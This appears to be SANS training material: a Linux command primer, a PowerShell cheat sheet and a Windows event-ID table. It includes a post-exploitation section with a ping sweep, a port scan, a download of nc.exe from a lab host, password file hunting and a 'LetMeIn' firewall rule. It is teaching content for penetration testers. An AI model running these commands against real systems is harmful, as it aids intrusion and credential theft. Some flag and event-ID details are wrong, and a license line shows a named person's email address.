Note that Windows PowerShell also supports tab completion, but it handles ambiguity differently. See the PowerShell cheat sheet for more information.

Type the following, and then press the `<TAB>` key:

```
$ cat /etc/pas
```

Then press `<TAB>`.

Note that it autocompletes to `/etc/passwd`.

Now try tabbing with ambiguity:

```
$ cd ~/Do
```

Then press `<TAB><TAB>`.

Note that it offers two choices: `Documents/ Downloads/`.

Now add a "w" and press `<TAB>`:

```
$ cd ~/Dow
```

Press `<TAB>`. It autocompletes to `~/Downloads/`.

```
cat
```

Display a file:

```
$ cat example.txt
```

Concatenate (cat) FileA.txt and FileB.txt, create FileC.txt:

```
$ cat FileA.txt FileB.txt > FileC.txt
```

```
cd
```

Change Directory (cd) to the /tmp directory:

```
$ cd /tmp
```

Change to the home directory. The following commands are equivalent for the Security511 Linux VM "student" user: "~" means home directory (for example: /home/student):

```
$ cd
$ cd ~
$ cd /home/student
```

Change to the parent directory. For example: if you are in /tmp/subdirectory/, this will change your working directory to /tmp/:

```
$ cd ..
```

echo

Print (echo) the string "Cylon":

```
$ echo Cylon
```

Create or overwrite the file example.txt, containing the string "Cylon":

```
$ echo Cylon > example.txt
```

Append the string "Cylon" to the file example.txt:

```
$ echo Cylon >> example.txt
```

ls

List the files in the current directory (equivalent to the cmd.exe "dir" command):

```
$ ls
```

List the files in the current directory, long output (-l), all files including "hidden" files that begin with a "." (-a):

```
$ ls -la
```

List the files in the current directory, long output (-l), all files (-a), sort by time (-r):

```
$ ls -lat
```

List the files in the current directory, long output (-l), all files (-a), reverse (-r) sort by time (-r):

```
$ ls -lart
```

network commands

Show network interface configuration:

```
$ ifconfig
```

Show network interface configuration using "ip":

```
$ ip a
```

Restart networking:

```
$ sudo /etc/init.d/networking restart
```

passwd

Change your password:

```
$ passwd
```

ping

ping a host forever (until CTRL-C is pressed), see if it is up (and unfiltered):

```
$ ping 10.5.11.25
```

ping a host 3 times, see if it is up (and unfiltered):

```
$ ping -c3 10.5.11.25
```

pwd

Print Working Directory (pwd), show the current directory:

```
$ pwd
```

sudo

Run a command as root:

```
$ sudo command
```

Open a root bash shell:

```
$ sudo bash
```

Additional Info

SANS PowerShell Cheat Sheet

Purpose

The purpose of this cheat sheet is to describe some common options and techniques for use in Microsoft's PowerShell.

PowerShell Overview

PowerShell Background

PowerShell is the successor to command.com, cmd.exe and cscript. Initially released as a separate download, it is now built in to all modern versions of Microsoft Windows. PowerShell syntax takes the form of verb-noun patterns implemented in cmdlets.

Launching PowerShell PowerShell is accessed by pressing Start -> typing powershell and pressing enter. Some operations require administrative privileges and can be accomplished by launching PowerShell as an elevated session. You can launch an elevated PowerShell by pressing Start -> typing powershell and pressing Shift-CTRL-Enter.

Additionally, PowerShell cmdlets can be called from cmd.exe by typing:

```
C:\> powershell -c "<command>"
```

Useful Cmdlets (and aliases)

Get a directory listing (ls, dir, gci):

```
PS C:\> Get-ChildItem
```

Copy a file (cp, copy, cpi):

```
PS C:\> Copy-Item src.txt dst.txt
```

Move a file (mv, move, mi):

```
PS C:\> Move-Item src.txt dst.txt
```

Find text within a file:

```
PS C:\> Select-String -path c:\users\*.txt -pattern password
```

```
PS C:\> ls -r c:\users\*.txt -file | % {Select-String -path $_ -pattern password}
```

Display file contents (cat, type, gc):

```
PS C:\> Get-Content file.txt
```

Get present directory (pwd, gl):

```
PS C:\> Get-Location
```

Get a process listing (ps, gps):

```
PS C:\> Get-Process
```

Get a service listing:

```
PS C:\> Get-Service
```

Formatting output of a command (Format-List):

```
PS C:\> ls | Format-List -property name
```

Paginating output:

```
PS C:\> ls -r | Out-Host -paging
```

Get the SHA1 hash of a file:

```
PS C:\> Get-FileHash -Algorithm SHA1 file.txt
```

Exporting output to CSV:

```
PS C:\> Get-Process | Export-Csv procs.csv
```

PowerShell for Pen-Tester Post-Exploitation

Conduct a ping sweep:

```
PS C:\> 1..255 | % {echo "10.10.10.$_";ping -n 1 -w 100 10.10.10.$_ | Select-String ttl}
```

Conduct a port scan:

```
PS C:\> 1..1024 | % {echo ((new-object Net.Sockets.TcpClient).Connect("10.10.10.10",$_)) "Port $_ is open!"}  
2>$null
```

Fetch a file via HTTP (wget in PowerShell):

```
PS C:\> (New-Object System.Net.WebClient).DownloadFile("http://10.10.10.10/nc.exe","nc.exe")
```

Find all files with a particular name:

```
PS C:\> Get-ChildItem "C:\Users\" -recurse -include *passwords*.txt
```

Get a listing of all installed Microsoft Hotfixes:

```
PS C:\> Get-HotFix
```

Navigate the Windows registry:

```
PS C:\> cd HKLM:\
PS HKLM:\> ls
```

List programs set to start automatically in the registry:

```
PS C:\> Get-ItemProperty HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\run
```

Convert string from ascii to Base64:

```
PS C:\> [System.Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes("PSFTW!"))
```

List and modify the Windows firewall rules:

```
PS C:\> Get-NetFirewallRule -all
PS C:\> New-NetFirewallRule -Action Allow -DisplayName LetMeIn -RemoteAddress 10.10.10.25
```

Syntax

Cmdlets are small scripts that follow a dash-separated verb-noun convention such as "Get-Process". **Similar Verbs with Different Actions:** - **New**- Creates a new resource - **Set**- Modifies an existing resource - **Get**- Retrieves an existing resource - **Read**- Gets information from a source, such as a file - **Find**- Used to look for an object - **Search**- Used to create a reference to a resource - **Start**- (asynchronous) begin an operation, such as starting a process - **Invoke**- (synchronous) perform an operation such as running a command

Parameters: Each verb-noun named cmdlet may have many parameters to control cmdlet functionality.

Objects: The output of most cmdlets are objects that can be passed to other cmdlets and further acted upon. This becomes important in pipelining cmdlets.

Finding Cmdlets

To get a list of all available cmdlets:

```
PS C:\> Get-Command
```

Get-Command supports filtering. To filter cmdlets on the verb set:

```
PS C:\> Get-Command Set*
```

```
PS C:\> Get-Command -Verb Set
```

Or on the noun process:

```
PS C:\> Get-Command *Process
```

```
PS C:\> Get-Command -Noun process
```

Getting Help

To get help with help:

```
PS C:\> Get-Help
```

To read cmdlet self documentation:

```
PS C:\> Get-Help <cmdlet>
```

Detailed help:

```
PS C:\> Get-Help <cmdlet> -detailed
```

Usage examples:

```
PS C:\> Get-Help <cmdlet> -examples
```

Full (everything) help:

```
PS C:\> Get-Help <cmdlet> -full
```

Online help (if available):

```
PS C:\> Get-Help <cmdlet> -online
```

Cmdlet Aliases

Aliases provide short references to long commands.

To list available aliases (alias alias):

```
PS C:\> Get-Alias
```

To expand an alias into a full name:

```
PS C:\> alias <unknown alias>
```

```
PS C:\> alias gcm
```

Efficient PowerShell

Tab completion:

```
PS C:\> get-child<TAB>
```

```
PS C:\> Get-ChildItem
```

Parameter shortening:

```
PS C:\> ls -recurse
```

is equivalent to:

```
PS C:\> ls -r
```

5 PowerShell Essentials

Shows help & examples

```
PS C:\> Get-Help [cmdlet] -examples
```

Alias

```
PS C:\> help [cmdlet] -examples
```

Shows a list of commands

```
PS C:\> Get-Command
```

Alias

```
PS C:\> gcm *[string]*
```

Shows properties & methods

```
PS C:\> [cmdlet] | Get-Member
```

Alias

```
PS C:\> [cmdlet] | gm
```

Takes each item on pipeline and handles it as \$_

```
PS C:\> ForEach-Object { $_ }
```

Alias

```
PS C:\> [cmdlet] | % { [cmdlet] $_ }
```

Searches for strings in files or output, like grep

```
PS C:\> Select-String
```

Alias

```
PS C:\> sls -path [file] -pattern [string]
```

Pipelining, Loops, and Variables

Piping cmdlet output to another cmdlet:

```
PS C:\> Get-Process | Format-List -property name
```

ForEach-Object in the pipeline (alias %):

```
PS C:\> ls *.txt | ForEach-Object {cat $_}
```

Where-Object condition (alias where or ?):

```
PS C:\> Get-Process | Where-Object {$_.name -eq "notepad"}
```

Generating ranges of numbers and looping:

```
PS C:\> 1..10
```

```
PS C:\> 1..10 | % {echo "Hello!"}
```

Creating and listing variables:

```
PS C:\> $tmo1 = 42
```

```
PS C:\> ls variable:
```

Examples of passing cmdlet output down pipeline:

```
PS C:\> dir | group extension | sort
```

```
PS C:\> Get-Service dhcp | Stop-Service -PassThru | Set-Service -StartupType Disabled
```

Licensed To: Arvind Pariti <paritiarvind@gmail_com> April 13, 2026

Windows Event Logs Table

Log Name	Provider Name	Event IDs	Description
System		7045	A service was installed in the system
System		7030	...service is marked as an interactive service. However, the system is configured to not allow interactive services. This service may not function properly.
System		1056	Create RDP certificate
Security		7045, 10000, 10001, 10100, 20001, 20002, 20003, 24576, 24577, 24579	Insert USB
Security		4624	An account was successfully logged on
Security		4625	An account failed to log on
Security		4698	User ... registered Task Scheduler task ...
Security		4720	A user account was created
Security		4722	A user account was enabled
Security		4724, 4738	Additional user creation events
Security		4728	A member was added to a security-enabled global group
Security		4732	A member was added to a security-enabled local group
Security		1102	Clear Event log
Application	EMET	2	EMET detected ... mitigation and will close the application: ...exe
Firewall		2003	Disable firewall
Microsoft-Windows-AppLocker/EXE and DLL		8003	(EXE/MSI) was allowed to run but would have been prevented from running if the AppLocker policy were enforced
Microsoft-Windows-AppLocker/EXE and DLL		8004	(EXE/MSI) was prevented from running.
Microsoft-Windows-WindowsDefender/Operational		1116	Windows Defender has detected malware or other potentially unwanted software
Microsoft-Windows-WindowsDefender/Operational		1117	Windows Defender has taken action to protect this machine from malware or other potentially unwanted software